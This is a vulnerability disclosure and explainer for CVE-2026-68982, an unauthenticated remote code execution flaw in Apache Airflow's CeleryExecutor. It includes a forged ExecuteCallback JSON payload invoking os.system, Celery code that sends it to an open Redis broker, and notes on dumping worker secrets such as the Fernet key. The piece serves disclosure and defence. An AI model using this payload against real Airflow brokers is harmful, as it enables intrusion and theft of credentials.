CVE-2026–68982: Unauthenticated RCE in Apache Airflow
Apache Airflow's CeleryExecutor did not authenticate ExecuteCallback messages on the Celery broker, so anyone with broker write access could make a worker import and call any Python function with attacker-chosen arguments. This allowed unauthenticated remote code execution on workers without creating any DAG runs or task instances.


Airflow gives a worker three ways to be told to run code. The web UI and REST API reject anyone without credentials.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Apache Airflow is the open-source orchestrator teams use to schedule data pipelines: recurring jobs that move and transform data, retrain machine learning models and run reports. It holds production secrets such as cloud credentials, database passwords and API tokens, and its job is to run Python and shell code on a schedule. That combination is why its bugs matter well beyond a broken scheduler.
Three terms matter for this write-up:
- DAG: a Python file that defines a pipeline's tasks and the order they run in. A DAG author is someone trusted to write and deploy that code.
- DagRun: one execution of a DAG.
- CeleryExecutor: a deployment mode that splits Airflow across machines. The scheduler drops jobs onto a message queue (the broker, usually Redis or RabbitMQ), and separate worker machines pull them off and run them.
The feature at the centre of the bug is Deadline Alerts. They let an operator say "this DAG run must finish by 5:30 AM, and if it misses, run this function": page the on-call, post to Slack, start remediation. When the deadline trips, the scheduler ships the callback to a worker over the broker. The worker imports the function the DAG author configured and calls it. Importing a module by name and calling it is the intended behaviour: it is how the feature runs the callback you asked for.
Airflow gives a worker three ways to be told to run code. The web UI and REST API reject anyone without credentials. ExecuteTask messages on the Celery broker carry a signed token, and the Execution API validates it before the task runs. ExecuteCallback messages on the same broker are checked by nothing. CVE-2026-68982 walks through that third door.
Setup
The researcher confirmed the flaw live against Apache Airflow 3.2.1 and 3.3.0, the latest release at the time of testing, in Docker Compose labs running CeleryExecutor with a Redis broker and a PostgreSQL backend. Only Postgres, Redis and a single Celery worker were running. No scheduler and no valid DagRun existed at any point.
The lab uses the broker settings from Airflow's Docker Compose quick start, with no Redis password. Every key shown on screen was generated for the lab.
Affected versions are Apache Airflow before 3.4.0 on deployments using CeleryExecutor, per Apache's advisory. A deployment is exposed when all three of the following are true:
- It runs Apache Airflow before 3.4.0.
- It uses CeleryExecutor.
- Anyone the operator does not trust can reach the Celery broker.
No Airflow credentials, no DAG, no DagRun and no DAG author are needed. The attacker only needs network reach to the broker.
Finding it
The researcher had already pulled one CVE out of Airflow, CVE-2026-45192, the usual way: scanning for exposed, unauthenticated instances, then hunting through the product with Claude Code and Burp Suite Pro. Convinced there was more, he kept going until the assistant pushed back, almost word for word: "Look, Or, there's nothing here. This product is very well known, there's a huge amount of community involvement. Leave it, and go look somewhere else."
He did not stop, but he changed the question. Instead of staying buried in source code, he started interrogating deployments. He had Claude stand up Airflow in every configuration he could think of, and for each one asked the same thing: what if an attacker could reach this piece? One of those "what ifs" became the unauthenticated RCE in this write-up.
The bug lived in a gap that code-reading alone would not surface. It only appeared once he stopped reading code and started attacking the architecture.
The obvious objection is that this is just an exposed Redis instance doing what exposed Redis instances do. It is not. Airflow's own Security Model draws the line: "In case of Celery Executor, Dag authors can execute arbitrary code on the Celery Workers." A DAG author is already trusted to deploy code into the system. The attacker here holds no Airflow credentials and is not a DAG author. They only have network reach to the broker. ExecuteCallback hands that weaker, unauthenticated attacker the outcome the docs reserve for a trusted DAG author. That gap is the vulnerability, not the broker's authentication settings.
The question was never whether a worker executes code. It is which broker messages a worker acts on without checking who sent them. Airflow already drew that line for ExecuteTask: the token is validated before the worker acts. ExecuteCallback is the one path, on the same broker and the same execute_workload task, where that check was never added.
Apache has treated broker access as a security boundary before. In 2020 it fixed CVE-2020-11981, where an attacker who could reach the Celery broker could make workers on Airflow 1.10.10 and earlier run arbitrary commands. CVE-2026-68982 is a new flaw on a different code path, and Apache's advisory lists the 2020 CVE as related.
Exploitation
The demo ran against an environment with zero DAGs loaded, ever, and the attack created zero DagRuns and zero TaskInstances. That is not a gap in the proof of concept: ExecuteCallback is a separate, DAG-independent dispatch mechanism, added to support synchronous Deadline Alert callbacks, and is distinct from ExecuteTask, which runs a real DAG task.
Deadline Alerts are still documented as experimental, but that does not narrow exposure. execute_workload and its ExecuteCallback handling register on every CeleryExecutor worker the moment the Celery provider loads. A deployment does not need to use, configure or even know about Deadline Alerts to be exposed.
The video shows the same invalid token being rejected at two doors and accepted at the third. Its timeline:
- 0:00 The REST API rejects every unauthenticated call (401).
- 0:24 The broker accepts connections with no AUTH.
- 0:37 The Execution API rejects a missing or fake token (401 and 403).
- 0:52 The same fake token goes straight to the broker as an ExecuteCallback workload.
- 1:10 Proof: a loot file comes off the worker, and Airflow's API still shows 0 DAGs and 0 DagRuns.
Step 1: Forge an ExecuteCallback workload
No valid token is needed. Any string, including an empty one, is accepted:
{
  "token": "",
  "dag_rel_path": "does_not_matter.py",
  "bundle_info": {"name": "dags-folder", "version": null},
  "log_path": null,
  "type": "ExecuteCallback",
  "callback": {
    "id": "<uuid4>",
    "fetch_method": "import_path",
    "data": {
      "path": "os.system",
      "kwargs": {"command": "touch /tmp/pwned_by_broker_callback"}
    }
  }
}
The type field selects the ExecuteCallback path. token is empty and never checked. callback.data.path names the callable to import and call, here os.system, and callback.data.kwargs supplies its keyword arguments, here a harmless touch marker. dag_rel_path and bundle_info are irrelevant to the outcome, which is why the path is literally does_not_matter.py.
Step 2: Send it straight to the broker
With no Airflow credentials of any kind, only broker connectivity:
from celery import Celery
app = Celery(broker="redis://<broker-host>:6379/0")
app.send_task("execute_workload", args=[json.dumps(payload)], queue="default")
This publishes the forged payload as an execute_workload task on the default queue. The worker log and a loot file written to the worker's own filesystem confirm the callback ran. Airflow's own API saw nothing: /api/v2/dags still returns total_entries: 0.
The written PoC uses os.system with a harmless touch as a marker. The recorded demo goes further: it dumps the worker's id, hostname and every AIRFLOW__* environment variable, including the Fernet key. Any importable callable in the worker's environment is reachable the same way.
Root cause
execute_workload deserialises whatever JSON body arrives on the broker into a typed object, based only on its declared shape. There is no signature, no HMAC and no broker-side ACL tying a message to something a real scheduler issued.
For type: "ExecuteTask", the Execution API server checks the token later, via supervise_task(), so a forged task workload is rejected there. type: "ExecuteCallback" carries the same token field. Neither execute_callback_workload() (3.2.1) nor supervise_callback() / CallbackSubprocess (3.3.0) verifies it before running the callback:
callback_path = callback.data.get("path")          # attacker-controlled
callback_kwargs = callback.data.get("kwargs", {})   # attacker-controlled
module_path, function_name = callback_path.rsplit(".", 1)
module = import_module(module_path)
callback_callable = getattr(module, function_name)
result = callback_callable(**callback_kwargs)       # executes immediately
In 3.3.0 this moved into a forked subprocess (CallbackSubprocess) that also builds an httpx.Client carrying the token. That step makes no network call and validates nothing. The callback still runs unconditionally, before any server-side check could happen.
import_module and getattr can reach any module importable in the worker's environment: os, subprocess, provider Notifier classes, anything on the dependency tree. The resulting callable runs with keyword arguments the attacker fully controls. That makes this arbitrary code execution, not just unauthorised task replay.
Impact
Anyone who can write to the broker gets:
- Arbitrary code execution on every Celery worker in the cluster.
- Use of any importable provider integration (notifiers, hooks) with the worker's own credentials.
- No DagRun or TaskInstance, so no audit trail in Airflow's UI or API.
The attack skips credentials, DAGs, DagRuns and the scheduler. Nothing shows up in Airflow's UI or API. It reopens a primitive Airflow has closed before, broker access equals code execution on a worker, through a side channel on the same broker and the same task name. The bar is low: no credentials, no DagRun, no DAG, only network reach to the broker. That posture is common well beyond Airflow: the researcher's July 2026 Shodan research on Airflow/Celery clusters found 198 of 211 reachable Redis brokers answering with no authentication.
Apache's advisory rates the flaw Important. No official CVSS score has been published yet. Reflectiz's CVSS v3.1 score is 9.8 (Critical): AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H. The only precondition is write access to the broker.
Fix
Upgrade to Airflow 3.4.0, released November 6, 2026, on the Execution API server and every CeleryExecutor worker, or the fix does not take effect. There is no earlier patched release. The 3.4.0 fix closes the gap: the worker now redeems a single-use token with the Execution API before any callback runs.
Until the upgrade is in place:
- Require broker authentication now. Redis AUTH or a RabbitMQ user and password closes this and every other broker-write path, patched or not.
- Take the broker off the public internet. Ports 6379 (Redis) and 5672 (RabbitMQ) should never face the internet.
- Do not rely on Airflow's UI for detection. This attack leaves no DagRun or TaskInstance. Audit broker traffic and Celery worker process logs directly.
Variants to test
- Other message types on the same broker. Enumerate every task name the worker registers and check which ones are validated before execution. A positive result is a message type that runs code or reaches a sensitive callable with an empty or garbage token.
- Other importable callables. The PoC uses
os.system; the demo readsAIRFLOW__*environment variables including the Fernet key. Any provider Notifier or hook class on the worker's dependency tree is a candidate. A positive result is a callback that performs a network call or file write using the worker's own credentials. - The 3.3.0 subprocess path. In 3.3.0 the callback runs inside
CallbackSubprocess, which builds anhttpx.Clientcarrying the token but makes no network call. Test whether any configuration causes that client to be used before validation. A positive result is a callback that executes despite an invalid token. - Broker authentication bypasses. Where Redis AUTH or RabbitMQ credentials are configured, check whether they are reachable or guessable from the same network position. A positive result is a broker write without valid credentials.
- Detection gaps. After a forged callback, query
/api/v2/dagsand the DagRun and TaskInstance endpoints. A positive result is code execution on the worker withtotal_entries: 0everywhere in Airflow's own API.
Hunting notes
This bug hides at the boundary between an orchestrator and its message queue, in a code path added for a feature most deployments never configure. The signal during recon is a reachable Celery broker, Redis on 6379 or RabbitMQ on 5672, answering without authentication, in front of an Airflow deployment that uses CeleryExecutor. The researcher's Shodan work found 198 of 211 reachable Redis brokers answering with no authentication, so the precondition is common.
Code-reading alone did not surface this. The productive move was to stand up the product in many configurations and ask, for each component an attacker can reach, what that component trusts without checking. The same question applies to any worker that deserialises broker messages into typed objects: find the message types that carry a token and check whether every handler actually verifies it.
Impact was shown without relying on Airflow's own telemetry: a loot file read off the worker's filesystem, the worker's id, hostname and AIRFLOW__* environment variables including the Fernet key, and /api/v2/dags still returning total_entries: 0. That combination, code execution on the worker plus an empty audit trail in the product's UI and API, is the impact shown.
What happened, in plain words
Apache Airflow is a free, open-source program that companies use to run scheduled jobs automatically: moving data around, retraining machine learning models, producing reports. Think of it as a very capable alarm clock that, instead of ringing, runs pieces of computer code at set times. Because those jobs often need passwords and keys to reach other systems, an Airflow installation usually holds valuable secrets.
A security researcher found a serious flaw in one way Airflow is set up. If an attacker can reach the internal message queue that Airflow uses to hand work to its machines, the attacker can make those machines run any code they like, without any username, password or other credential. The flaw is tracked as CVE-2026-68982. "CVE" is simply a public catalogue number given to a known security bug so everyone can refer to the same thing.
The researcher demonstrated it live, recorded a video, and Apache (the organisation that maintains Airflow) released a fixed version, 3.4.0, on November 6, 2026. This article walks through what the bug is, how it was found, how it was proven, and what to do about it, explaining every technical idea from scratch along the way.
The pieces you need to picture
Before the bug makes sense, you need a mental picture of how Airflow is built. The researcher's write-up uses three terms constantly, so here they are.
- DAG: a Python file (Python is a programming language) that describes a pipeline: which tasks exist and in what order they run. Think of a recipe card: it lists the steps and their order. A DAG author is a person trusted to write and deploy that recipe. In Airflow's design, DAG authors are insiders who are allowed to run code.
- DagRun: one single execution of a DAG. If the DAG is the recipe, a DagRun is one evening's dinner made from it. Airflow keeps a record of every DagRun, which is how operators see what happened.
- CeleryExecutor: a way of spreading Airflow across several machines. "Celery" is a separate piece of software that manages queues of work. The Airflow scheduler (the part that decides what should run when) drops jobs onto a message queue called the broker, usually Redis or RabbitMQ, and separate worker machines pull jobs off that queue and run them. Picture a restaurant: the scheduler is the head chef writing order tickets, the broker is the rail where tickets are clipped, and the workers are the cooks who take tickets and cook.
The feature at the centre of the bug is Deadline Alerts. They let an operator say: "this DAG run must finish by 5:30 AM, and if it misses, run this function", where the function might page the on-call engineer, post to Slack, or start a repair process. When the deadline trips, the scheduler ships the callback (the function to run) to a worker over the broker. The worker imports the function the DAG author configured and calls it. Importing a module by name and calling it is the intended behaviour: it is how the feature runs the callback you asked for. Nothing shady there by itself.
Airflow gives a worker three ways to be told to run code. The web UI (the pages you click in a browser) and the REST API (a way for other programs to talk to Airflow over the network) reject anyone without credentials. ExecuteTask messages on the Celery broker carry a signed token, and the Execution API validates it before the task runs. ExecuteCallback messages on the same broker are checked by nothing. CVE-2026-68982 walks through that third door.
A few words used above deserve a plain explanation now, because they come back throughout:
- API: a way for one program to ask another program to do something, over the network, in a structured format. Think of it as a service counter: you hand over a request in a fixed form and get a structured answer back. A REST API is a common style of such a counter, where each thing you can ask about has its own address (a URL).
- Credentials: proof of who you are, such as a username and password, or a key. Showing credentials is like showing a staff badge at the door.
- Token: a short string of characters that stands in for credentials, so you do not have to send your password every time. Think of a cloakroom ticket: whoever holds it can collect the coat. A signed token has a cryptographic stamp on it, so the receiver can tell whether it was issued by the real system or forged. A JWT (JSON Web Token) is one common format for such signed tokens.
- Broker: the message queue between the scheduler and the workers. Anyone who can put a message on that queue is, in effect, handing a ticket to a cook.
- Redis and RabbitMQ: two popular pieces of software that act as brokers. Redis traditionally listens on network port 6379 and RabbitMQ on port 5672. A port is like a numbered door on a computer; reaching a port means being able to knock on that door.
- Authentication: checking who someone is. Authorisation is checking what they are allowed to do once identified. A missing-authentication flaw means the system never even asks who you are.
- RCE (remote code execution): the attacker can make a machine run code of their choosing, from a distance. It is the most severe class of web security bug, because from there the attacker can usually do anything the program itself could do.
- CWE-306: a catalogue entry for "missing authentication for critical function", the formal name for this class of bug.
- Environment variables: named settings a computer keeps for a running program, such as passwords and keys. If an attacker can read them, they often get the secrets.
- Fernet key: a secret key Airflow uses to encrypt stored sensitive values. Leaking it means stored secrets can be decrypted.
Setup: what the researcher built to test
The researcher confirmed the flaw live against Apache Airflow 3.2.1 and 3.3.0, the latest release at the time of testing, in Docker Compose labs running CeleryExecutor with a Redis broker and a PostgreSQL backend. Docker Compose is a tool that starts several programs together on one machine from a single configuration file, which makes it easy to rebuild a realistic setup. PostgreSQL is a database; Airflow stores its records there. Only Postgres, Redis and a single Celery worker were running. No scheduler and no valid DagRun existed at any point.
That last sentence matters more than it looks. The scheduler is the component that normally creates jobs, and a DagRun is the normal record of work. By leaving both out, the researcher proved the attack does not depend on either.
The lab uses the broker settings from Airflow's Docker Compose quick start, with no Redis password. Every key shown on screen was generated for the lab. In other words, the demonstration did not rely on stolen real-world secrets; the researcher made fresh ones so the video could show what an attacker would collect.
Affected versions are Apache Airflow before 3.4.0 on deployments using CeleryExecutor, per Apache's advisory. A deployment is exposed when all three of the following are true:
- It runs Apache Airflow before 3.4.0.
- It uses CeleryExecutor.
- Anyone the operator does not trust can reach the Celery broker.
No Airflow credentials, no DAG, no DagRun and no DAG author are needed. The attacker only needs network reach to the broker. "Network reach" means the attacker's computer can open a connection to the broker's port, for example because the broker is exposed to the internet or sits on a network the attacker can join.
Finding it: how the bug turned up
The researcher had already pulled one CVE out of Airflow, CVE-2026-45192, the usual way: scanning for exposed, unauthenticated instances, then hunting through the product with Claude Code and Burp Suite Pro. Claude Code is an AI assistant that can read and write code; Burp Suite Pro is a tool that lets a tester intercept and modify the traffic between a browser and a website. Scanning for exposed instances means looking across the internet for Airflow installations that answer without asking for a password.
Convinced there was more, he kept going until the assistant pushed back, almost word for word: "Look, Or, there's nothing here. This product is very well known, there's a huge amount of community involvement. Leave it, and go look somewhere else."
He did not stop, but he changed the question. Instead of staying buried in source code, he started interrogating deployments. He had Claude stand up Airflow in every configuration he could think of, and for each one asked the same thing: what if an attacker could reach this piece? One of those "what ifs" became the unauthenticated RCE in this write-up.
This is worth pausing on, because it is a lesson about method rather than about Airflow. Reading source code means reading the program's own instructions line by line. That is how many bugs are found, but this one lived in a gap that code-reading alone would not surface: the gap between two components, the orchestrator and its message queue. It only appeared once he stopped reading code and started attacking the architecture, meaning he looked at how the pieces trust each other rather than at any single piece.
The obvious objection is that this is just an exposed Redis instance doing what exposed Redis instances do. An open message queue is a well-known bad idea, so why is this a new bug rather than a misconfiguration? It is not just a misconfiguration. Airflow's own Security Model draws the line: "In case of Celery Executor, Dag authors can execute arbitrary code on the Celery Workers." A DAG author is already trusted to deploy code into the system. The attacker here holds no Airflow credentials and is not a DAG author. They only have network reach to the broker. ExecuteCallback hands that weaker, unauthenticated attacker the outcome the docs reserve for a trusted DAG author. That gap is the vulnerability, not the broker's authentication settings.
The question was never whether a worker executes code. It is which broker messages a worker acts on without checking who sent them. Airflow already drew that line for ExecuteTask: the token is validated before the worker acts. ExecuteCallback is the one path, on the same broker and the same execute_workload task, where that check was never added.
Apache has treated broker access as a security boundary before. In 2020 it fixed CVE-2020-11981, where an attacker who could reach the Celery broker could make workers on Airflow 1.10.10 and earlier run arbitrary commands. CVE-2026-68982 is a new flaw on a different code path, and Apache's advisory lists the 2020 CVE as related. A "security boundary" is a line the designers promise attackers cannot cross.
Exploitation: proving it works
The demo ran against an environment with zero DAGs loaded, ever, and the attack created zero DagRuns and zero TaskInstances. A TaskInstance is one task within a DagRun, the smallest unit of recorded work. That is not a gap in the proof of concept: ExecuteCallback is a separate, DAG-independent dispatch mechanism, added to support synchronous Deadline Alert callbacks, and is distinct from ExecuteTask, which runs a real DAG task. "Synchronous" here means the callback is expected to run and report back within the same flow, rather than being queued as ordinary scheduled work.
Deadline Alerts are still documented as experimental, but that does not narrow exposure. execute_workload and its ExecuteCallback handling register on every CeleryExecutor worker the moment the Celery provider loads. A deployment does not need to use, configure or even know about Deadline Alerts to be exposed. In plain terms: the dangerous door is installed in every house of this type, whether or not the owner ever uses the room behind it.
The video shows the same invalid token being rejected at two doors and accepted at the third. Its timeline:
- 0:00 The REST API rejects every unauthenticated call (401).
- 0:24 The broker accepts connections with no AUTH.
- 0:37 The Execution API rejects a missing or fake token (401 and 403).
- 0:52 The same fake token goes straight to the broker as an ExecuteCallback workload.
- 1:10 Proof: a loot file comes off the worker, and Airflow's API still shows 0 DAGs and 0 DagRuns.
A few notes on that timeline. HTTP status codes are three-digit numbers a web server returns to say how a request went: 401 means "you are not authenticated", 403 means "I know who you are, but you are not allowed". AUTH is the Redis command for logging in with a password; "no AUTH" means the broker let the connection in without one. A "loot file" is a file the attacker made the worker write, containing data taken from the worker, which proves code really ran there.
Step 1: Forge an ExecuteCallback workload
A "workload" is the message body the worker receives and acts on. To forge one, the attacker writes a JSON document. JSON is a plain-text way of writing structured data, using curly braces for objects and square brackets for lists; it is the format most web APIs speak. No valid token is needed. Any string, including an empty one, is accepted:
{
  "token": "",
  "dag_rel_path": "does_not_matter.py",
  "bundle_info": {"name": "dags-folder", "version": null},
  "log_path": null,
  "type": "ExecuteCallback",
  "callback": {
    "id": "<uuid4>",
    "fetch_method": "import_path",
    "data": {
      "path": "os.system",
      "kwargs": {"command": "touch /tmp/pwned_by_broker_callback"}
    }
  }
}
Line by line, in plain words:
- The outer curly braces open one JSON object, which is the whole message.
"token": ""is the field where a real signed token would go. It is set to an empty string, and the report says it is never checked. This is the heart of the bug: the worker does not care what is here."dag_rel_path": "does_not_matter.py"is a file path for a DAG. The value is literally "does not matter", because the callback path does not need a DAG. It is there because the message format expects the field."bundle_info": {"name": "dags-folder", "version": null}describes a bundle of DAG files, with a name and a version. The version isnull, meaning empty. Again, irrelevant to the outcome."log_path": nullis where a log would be written; here it is empty."type": "ExecuteCallback"is the switch that selects the callback path rather than the task path. This single word is what routes the message to the unprotected handler."callback": {opens a nested object describing what to run."id": "<uuid4>"is an identifier. A UUID is a long random-looking string used to label things uniquely; the angle brackets show it is a placeholder for a generated value."fetch_method": "import_path"says how to find the function: by importing it from a module path, that is, by name from the installed code."data": {opens another nested object holding the actual instruction."path": "os.system"names the callable to import and call.osis a standard Python module for talking to the operating system, andsystemis a function in it that runs a shell command. So this says: run an operating system command."kwargs": {"command": "touch /tmp/pwned_by_broker_callback"}supplies the arguments to that function.kwargsmeans keyword arguments, named inputs. The command istouch, a standard command that creates an empty file if it does not exist. The file is/tmp/pwned_by_broker_callback, in the temporary folder. It is harmless on purpose: it is a marker that proves the command ran, without damaging anything.- The closing braces simply close each object in reverse order.
Why this step: the attacker needs a message that the worker will accept and act on. By choosing type: "ExecuteCallback", an empty token, and a callable of their choice, they build exactly that. The touch marker is chosen so the proof is visible and safe.
Step 2: Send it straight to the broker
With no Airflow credentials of any kind, only broker connectivity:
from celery import Celery
app = Celery(broker="redis://<broker-host>:6379/0")
app.send_task("execute_workload", args=[json.dumps(payload)], queue="default")
Line by line:
from celery import Celeryloads the Celery library, the software that talks to the broker, into a small Python program. The attacker is using the same client library Airflow itself uses, which is why the message looks legitimate to the worker.app = Celery(broker="redis://<broker-host>:6379/0")creates a connection object pointed at the broker.redis://says the broker is Redis,<broker-host>is a placeholder for the broker's address,6379is Redis's usual port, and/0selects database number zero, the default. No username or password appears, because the lab broker has none.app.send_task("execute_workload", args=[json.dumps(payload)], queue="default")publishes the message.execute_workloadis the task name the worker already listens for, so the worker treats the message as ordinary work.json.dumps(payload)turns the forged JSON object into a text string to send.queue="default"puts it on the default queue, the one workers watch.
Why this step: the first step built the forged ticket; this step clips it onto the rail. Because the task name and queue are the same ones used for legitimate work, nothing about the delivery looks unusual to the worker.
This publishes the forged payload as an execute_workload task on the default queue. The worker log and a loot file written to the worker's own filesystem confirm the callback ran. Airflow's own API saw nothing: /api/v2/dags still returns total_entries: 0. That URL is the API address that lists DAGs; total_entries: 0 means the list is empty, so Airflow's own records show no sign that anything happened.
The written PoC uses os.system with a harmless touch as a marker. A PoC, or proof of concept, is a minimal demonstration that a bug is real. The recorded demo goes further: it dumps the worker's id, hostname and every AIRFLOW__* environment variable, including the Fernet key. "Dumps" means prints out or copies. The worker's id identifies the machine, the hostname is its network name, and the AIRFLOW__* variables are all the settings whose names start with that prefix, which is where Airflow keeps configuration and secrets. Any importable callable in the worker's environment is reachable the same way. In other words, os.system was just one choice; the attacker could name any function the worker has installed.
Root cause: why it works
execute_workload deserialises whatever JSON body arrives on the broker into a typed object, based only on its declared shape. Deserialising means turning text into a live program object; "typed" means the program has a defined class for each kind of message, and it picks the class from the message's declared fields. There is no signature, no HMAC and no broker-side ACL tying a message to something a real scheduler issued. An HMAC is a cryptographic stamp that proves a message came from someone holding a secret key. An ACL, access control list, is a rule list saying who may do what. Here, neither exists on this path.
For type: "ExecuteTask", the Execution API server checks the token later, via supervise_task(), so a forged task workload is rejected there. type: "ExecuteCallback" carries the same token field. Neither execute_callback_workload() (3.2.1) nor supervise_callback() / CallbackSubprocess (3.3.0) verifies it before running the callback:
callback_path = callback.data.get("path")          # attacker-controlled
callback_kwargs = callback.data.get("kwargs", {})   # attacker-controlled
module_path, function_name = callback_path.rsplit(".", 1)
module = import_module(module_path)
callback_callable = getattr(module, function_name)
result = callback_callable(**callback_kwargs)       # executes immediately
Line by line:
callback_path = callback.data.get("path")reads thepathfield from the message and stores it. The comment says attacker-controlled: the value comes straight from whoever sent the message, with no check.callback_kwargs = callback.data.get("kwargs", {})reads thekwargsfield, defaulting to an empty object if absent. Also attacker-controlled.module_path, function_name = callback_path.rsplit(".", 1)splits the path at the last dot into two parts. Foros.system, the module isosand the function issystem.rsplitmeans split from the right, and the1means do it once.module = import_module(module_path)loads that module into the running program. This is the same mechanism Python uses for any import, so it can reach anything installed.callback_callable = getattr(module, function_name)fetches the named function from the loaded module.getattrmeans get attribute, that is, look up a named thing inside an object.result = callback_callable(**callback_kwargs)calls the function with the supplied arguments. The**unpacks the keyword arguments into the call. The comment says it executes immediately: there is no check between reading the message and running the code.
Why this matters: the code never asks who sent the message. It reads two fields the attacker wrote and acts on them. That is the whole bug in six lines.
In 3.3.0 this moved into a forked subprocess (CallbackSubprocess) that also builds an httpx.Client carrying the token. A forked subprocess is a separate child process started by the worker, so the callback runs in its own little copy rather than in the worker's main body. httpx is a Python library for making web requests, and a client is an object that holds settings for those requests. That step makes no network call and validates nothing. The callback still runs unconditionally, before any server-side check could happen. In other words, version 3.3.0 rearranged the furniture but left the door unlocked: the client is built as if it might check the token later, but it never actually asks.
import_module and getattr can reach any module importable in the worker's environment: os, subprocess, provider Notifier classes, anything on the dependency tree. subprocess is a Python module for starting other programs; provider Notifier classes are Airflow add-ons that send messages to services such as Slack. The dependency tree is the full set of libraries installed alongside the program. The resulting callable runs with keyword arguments the attacker fully controls. That makes this arbitrary code execution, not just unauthorised task replay. "Arbitrary" means the attacker chooses what runs, not merely when something runs.
Impact: what an attacker gets
Anyone who can write to the broker gets:
- Arbitrary code execution on every Celery worker in the cluster. A cluster is the group of machines working together.
- Use of any importable provider integration (notifiers, hooks) with the worker's own credentials. A hook is a connector to an outside service; it often carries the worker's stored keys, so the attacker can borrow them.
- No DagRun or TaskInstance, so no audit trail in Airflow's UI or API. An audit trail is the record of what happened, the thing defenders rely on afterwards.
The attack skips credentials, DAGs, DagRuns and the scheduler. Nothing shows up in Airflow's UI or API. It reopens a primitive Airflow has closed before, broker access equals code execution on a worker, through a side channel on the same broker and the same task name. A "primitive" here means a basic capability an attacker can build on; a "side channel" means a route that bypasses the intended checks while using the same infrastructure. The bar is low: no credentials, no DagRun, no DAG, only network reach to the broker. That posture is common well beyond Airflow: the researcher's July 2026 Shodan research on Airflow/Celery clusters found 198 of 211 reachable Redis brokers answering with no authentication. Shodan is a search engine for internet-connected devices and services, so this is a measurement of what is actually exposed online.
Apache's advisory rates the flaw Important. No official CVSS score has been published yet. CVSS is a standard scoring system for vulnerability severity, from 0 to 10. Reflectiz's CVSS v3.1 score is 9.8 (Critical): AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H. That string is the score broken into parts: attack vector network (reachable remotely), attack complexity low, privileges required none, user interaction none, scope unchanged, and confidentiality, integrity and availability all high. In plain words: easy to do from afar, no account needed, and it can read, change and disrupt everything the worker can touch. The only precondition is write access to the broker.
Fix: what to do
Upgrade to Airflow 3.4.0, released November 6, 2026, on the Execution API server and every CeleryExecutor worker, or the fix does not take effect. There is no earlier patched release. The 3.4.0 fix closes the gap: the worker now redeems a single-use token with the Execution API before any callback runs. "Redeems" means it presents the token to the server and gets it checked, and "single-use" means the token cannot be replayed later.
Until the upgrade is in place:
- Require broker authentication now. Redis AUTH or a RabbitMQ user and password closes this and every other broker-write path, patched or not. In everyday terms: put a lock on the rail so only ticket writers with a key can clip anything on.
- Take the broker off the public internet. Ports 6379 (Redis) and 5672 (RabbitMQ) should never face the internet. Keep the rail inside the kitchen, not on the pavement outside.
- Do not rely on Airflow's UI for detection. This attack leaves no DagRun or TaskInstance. Audit broker traffic and Celery worker process logs directly. In other words, watch the rail and the cooks, not the restaurant's customer-facing menu board.
Variants to test
These are follow-up questions a tester can ask, each with a clear sign of success:
- Other message types on the same broker. Enumerate every task name the worker registers and check which ones are validated before execution. A positive result is a message type that runs code or reaches a sensitive callable with an empty or garbage token.
- Other importable callables. The PoC uses
os.system; the demo readsAIRFLOW__*environment variables including the Fernet key. Any provider Notifier or hook class on the worker's dependency tree is a candidate. A positive result is a callback that performs a network call or file write using the worker's own credentials. - The 3.3.0 subprocess path. In 3.3.0 the callback runs inside
CallbackSubprocess, which builds anhttpx.Clientcarrying the token but makes no network call. Test whether any configuration causes that client to be used before validation. A positive result is a callback that executes despite an invalid token. - Broker authentication bypasses. Where Redis AUTH or RabbitMQ credentials are configured, check whether they are reachable or guessable from the same network position. A positive result is a broker write without valid credentials.
- Detection gaps. After a forged callback, query
/api/v2/dagsand the DagRun and TaskInstance endpoints. A positive result is code execution on the worker withtotal_entries: 0everywhere in Airflow's own API.
Hunting notes
This bug hides at the boundary between an orchestrator and its message queue, in a code path added for a feature most deployments never configure. The signal during recon is a reachable Celery broker, Redis on 6379 or RabbitMQ on 5672, answering without authentication, in front of an Airflow deployment that uses CeleryExecutor. Recon means the early information-gathering stage of a test. The researcher's Shodan work found 198 of 211 reachable Redis brokers answering with no authentication, so the precondition is common.
Code-reading alone did not surface this. The productive move was to stand up the product in many configurations and ask, for each component an attacker can reach, what that component trusts without checking. The same question applies to any worker that deserialises broker messages into typed objects: find the message types that carry a token and check whether every handler actually verifies it.
Impact was shown without relying on Airflow's own telemetry: a loot file read off the worker's filesystem, the worker's id, hostname and AIRFLOW__* environment variables including the Fernet key, and /api/v2/dags still returning total_entries: 0. Telemetry here means the product's own reporting about itself. That combination, code execution on the worker plus an empty audit trail in the product's UI and API, is the impact shown.
Glossary
- ACL (access control list): a rule list saying who is allowed to do what.
- API: a structured way for one program to ask another to do something over a network.
- Arbitrary code execution: the attacker chooses which code runs, not just when.
- Audit trail: the record of what happened, used to investigate incidents.
- Authentication: checking who someone is.
- Authorisation: checking what an identified person is allowed to do.
